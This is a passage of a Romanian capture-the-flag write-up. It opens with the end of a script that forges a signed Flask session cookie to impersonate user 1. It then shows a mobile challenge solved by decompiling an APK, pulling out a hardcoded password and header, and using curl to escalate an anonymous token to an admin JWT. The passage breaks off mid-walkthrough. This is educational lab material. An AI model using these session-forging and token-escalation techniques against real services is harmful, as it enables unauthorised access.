    SECRET_KEY,
    salt="cookie-session",
    serializer=TaggedJSONSerializer(),
    signer=FixedTS,
    signer_kwargs={"key_derivation": "hmac", "digest_method": hashlib.sha1},
)

forged = ser.dumps({"user_id": 1})
print(forged)

req = urllib.request.Request(URL + "/settings", headers={"Cookie": f"session={forged}"})
html = urllib.request.urlopen(req, timeout=15).read().decode("utf-8", "ignore")
m = re.search(r"CTF\{[^}]+\}", html)
print(m.group(0) if m else "FLAG_NOT_FOUND")
```

Output:



```
[lifip@justalaptop]-[~/Documents/rocsc/web/public]
>> python solver.py 'eyJ1c2VyX2lkIjo3fQ.aZrjKA.7XmYamhxtGUtp813zjSPottRtdQ' 'http://34.40.124.58:31972'
eyJ1c2VyX2lkIjoxfQ.aZrjKA._Z0mFWKle_ztmb5GS811PfOfqas
CTF{9c72c614fd523baccc33c3d82956424a369d22ce6ab6fa7cde5aceedcbbfe6cc}
```

Avault : Mobile

Dovada obținerii flagului

CTF{a718900e378c200b52c3283fceeb24a885a14470907bcceec23b4b1253d40909}

Sumar


Aplicatia mobila foloseste un flux de autentificare in 3 pasi pentru acces la feed:
1. `GET /anon` -> token initial
2. `POST /login` cu parola hardcodata -> token admin
3. `GET /feed` cu token admin -> imaginea `feed.png`

Problemele cheie identificate in APK:
- Parola hardcodata in client: `R4M_$tonks`
- Header custom obligatoriu pe backend: `A-VALUT: x-monitor-client-921754`

Flagul este vizibil in feed.png cand `vaultul` este deschis.


Dovada rezolvării

1. Deschidem aplicatia in JadX si apoi putem identifica functiile:




```
com
  cyberedu.avalut
    AvalutApp
    FeedActivity
    LoginActivity
    MainActivity
    R
    SecurityOptionsActivit
```

2. In LoginActivity apeleaza functia n3.f se contruieste ecranul de login si se ataseaza de callbackul care trimite mai departe in logica de autentificare in n3.i



```
public final Object c() throws JSONException {
    String string;
    int i10 = LoginActivity.f1535v;
    a1 a1Var5 = a1Var3;
    boolean zA = q4.i.a((String) a1Var5.getValue(), "R4M_$tonks");
    LoginActivity loginActivity4 = loginActivity3;
    if (zA) {
        Boolean bool = Boolean.TRUE;
        a1 a1Var6 = a1Var4;
        a1Var6.setValue(bool);
        String str8 = (String) a1Var5.getValue();
        c.c cVar = new c.c(2, a1Var6);
        try {
            j3.c cVar2 = new j3.c(loginActivity4);
            cVar2.b();
            string = j3.b.a(loginActivity4, cVar2.a()).getString("jwt_token", null);
        } catch (Exception unused) {
            string = null;
        }
        StringBuilder sb = new StringBuilder("https://");
        String str9 = str6;
        sb.append(str9);
        sb.append(":");
        String str10 = str7;
        sb.append(str10);
        sb.append("/login");
        String string2 = sb.toString();
        JSONObject jSONObject = new JSONObject();
        jSONObject.put("password", str8);
        String string3 = jSONObject.toString();
        string3.getClass();
        x.n(g0.b(loginActivity4), null, new e0.i2(cVar, loginActivity4, string2, strin
    } else {
        int i11 = loginActivity4.f1536u + 1;
        loginActivity4.f1536u = i11;
```

3. Vedem parola hardcoded "R4M_$tonks"
4. Daca incercam sa facem requesturi vom primi respunsul 403 Forbidden. Asadar daca cautam "Authorization" in search bar vom gasi o functie c2.



Text search: Authorization


Search for text: Authorization ☑ Auto search

Search definitions of: □ Class □ Method □ Field ☑ Code □ Resource □ Comments

Limit to package:


Node	
c2.o.D(String, String, String) g	httpsURLConnection.setRequestProperty("Authorization", "Bearer ".con
c2.o.y(String, String) InputStream	httpsURLConnection.setRequestProperty("Authorization", "Bearer ".con

5. In aceasta functie vom gasi si celalte headere necesare precum "A-VALUT: x-monitor-client-921754".
6. O alta functie importanta este cea de SecurityOptionsActivity:



```java
public final class SecurityOptionsActivity extends k {

    /* renamed from: u, reason: collision with root package name */
    public static final /* synthetic */ int f1538u = 0;

    public final void d(String str, String str2, String str3) throws JSONException {
        String string;
        try {
            c cVar = new c(this);
            cVar.b();
            string = b.a(this, cVar.a()).getString("jwt_token", null);
        } catch (Exception unused) {
            string = null;
        }
        if (string == null) {
            Toast.makeText(this, "Token not found", 0).show();
            return;
        }
        String str4 = "https://" + str + ":" + str2 + "/security/options";
        JSONObject jSONObject = new JSONObject();
        jSONObject.put("door", str3);
        String string2 = jSONObject.toString();
        string2.getClass();
        x.n(g0.b(this), null, new n(this, str4, string2, string, null, 4), 3);
    }
```

7. Daca apasam pe numele functiei putem sa vedem ce alta functie da call:




Usage search: d

Usage for: com.cyberedu.avalut.SecurityOptionsActivity.d(String, String, String) void


Node	
n3.r.c() Object	securityOptionsActivity3.d(str6, str5, "open");
n3.r.c() Object	securityOptionsActivity3.d(str6, str5, "close");
n3.r.c() Object	securityOptionsActivity3.d(str6, str5, "open");
n3.r.c() Object	securityOptionsActivity3.d(str6, str5, "close");
n3.r.c() Object	securityOptionsActivity3.d(str6, str5, "open");
n3.r.c() Object	securityOptionsActivity3.d(str6, str5, "close");

8. Deci daca facem request la /security/options cu un json {"door":"open"} , aceasta se deschide, sa ne uitam la FeedActivity:




```
    @Override // c.k, n2.a, android.app.Activity
    public final void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        String stringExtra = getIntent().getStringExtra("EXTRA_SERVER");
        if (stringExtra == null) {
            stringExtra = "Unknown";
        }
        this.f1533w = stringExtra;
        String stringExtra2 = getIntent().getStringExtra("EXTRA_PORT");
        if (stringExtra2 == null) {
            stringExtra2 = "Unknown";
        }
        this.f1534x = stringExtra2;
        l.a(this);
        a.a(this, new m0.a(-1701359029, true, new c(this, 0)));
        if (i.a(this.f1533w, "Unknown") || i.a(this.f1534x, "Unknown")) {
            return;
        }
        x.n(g0.b(this), null, new v(this, "https://" + this.f1533w + ":" + this.f1534x + "/anon", null, 9), 3);
    }

    @Override // android.app.Activity
    public final void onResume() {
        String string;
        super.onResume();
        if (i.a(this.f1533w, "Unknown") || i.a(this.f1534x, "Unknown")) {
            return;
        }
        i4.d dVar = null;
        try {
            j3.c cVar = new j3.c(this);
            cVar.b();
            string = b.a(this, cVar.a()).getString("jwt_token", null);
        } catch (Exception unused) {
            string = null;
        }
        if (string == null) {
            Toast.makeText(this, "Token not found. Please wait or relogin.", 0).show();
            return;
        }
        String str = "https://" + this.f1533w + ":" + this.f1534x + "/feed";
        this.f1532v.setValue(Boolean.TRUE);
        x.n(g0.b(this), null, new a0.d(this, str, string, dVar, 5), 3);
    }
```

9. Deci trebuie sa facem un request la /anon ca sa primim un token si apoi dam login cu acest token:




```
[lifip@justalaptop]-[~/Documents/rocsc/mobile/avault_apktool/smali]
>> curl -k -i -sS "https://34.179.142.75:32367/anon" -H "A-VALUT: x-monitor-client-921754"                    13:19
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 184
ETag: W/"b8-C6C+ai/STwlfEm4RfmD5AZuTAJ0"
Date: Sun, 22 Feb 2026 11:56:24 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MCwiY2xpZW50IjoiYW5kcm9pZF9jbGllbnQiLCJpYXQiOjE3NzE3NjEzODQsImV4cCI6MTc3MTc2NDk4NH0.94ZUnBUfv6_bVXDUgY
KqXqnOrYO3V0HvoqjBPmO5FSM"}%
```

10. Asadar avem un token valabil:




```
[lifip@justalaptop]-[~/Documents/rocsc/mobile/avault_apktool/smali]
>> curl -k -i -sS -X POST "https://34.179.142.75:32367/login" \                                                                        13:57
  -H "A-VALUT: x-monitor-client-921754" \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MCwiY2xpZW50IjoiYW5kcm9pZF9jbGllbnQiLCJpYXQiOjE3NzE3NjEzODQsImV4cCI6MTc3MTc2NDk4NH0.
94ZUnBUfv6_bVXDUgYKqXqnOrYO3V0HvoqjBPmO5FSM" \
  --data '{"password":"R4M_$tonks"}'
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 204
ETag: W/"cc-J/SuqlnYj4aZrRaVhfp7aSdObGk"
Date: Sun, 22 Feb 2026 11:57:43 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MCwiY2xpZW50IjoiYW5kcm9pZF9jbGllbnQiLCJpc0FkbWluIjp0cnVlLCJpYXQiOjE3NzE3NjE0NjMsImV4cCI6MTc3MTc2NTA2M3
0.M-JPf31cUHf7MKdYfq2tywp__MGHtuO8lw1cCFzFz0I"}%
```

Daca facem request la feed:




```
[lifip@justalaptop]-[~/Documents/rocsc/mobile/avault_apktool/smali]
>> curl -k -sS "https://34.179.142.75:32367/feed" \                                                                                    14:16
  -H "A-VALUT: x-monitor-client-921754" \
  -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MCwiY2xpZW50IjoiYW5kcm9pZF9jbGllbnQiLCJpc0FkbWluIjp0cnVlLCJpYXQiOjE3NzE3NjE0NjMsImV4
cCI6MTc3MTc2NTA2M30.M-JPf31cUHf7MKdYfq2tywp__MGHtuO8lw1cCFzFz0I" \
  -o feed_before.png
```

Vom vedea ca vaultul este inchis:




Daca incercam sa deschidem usa:



```
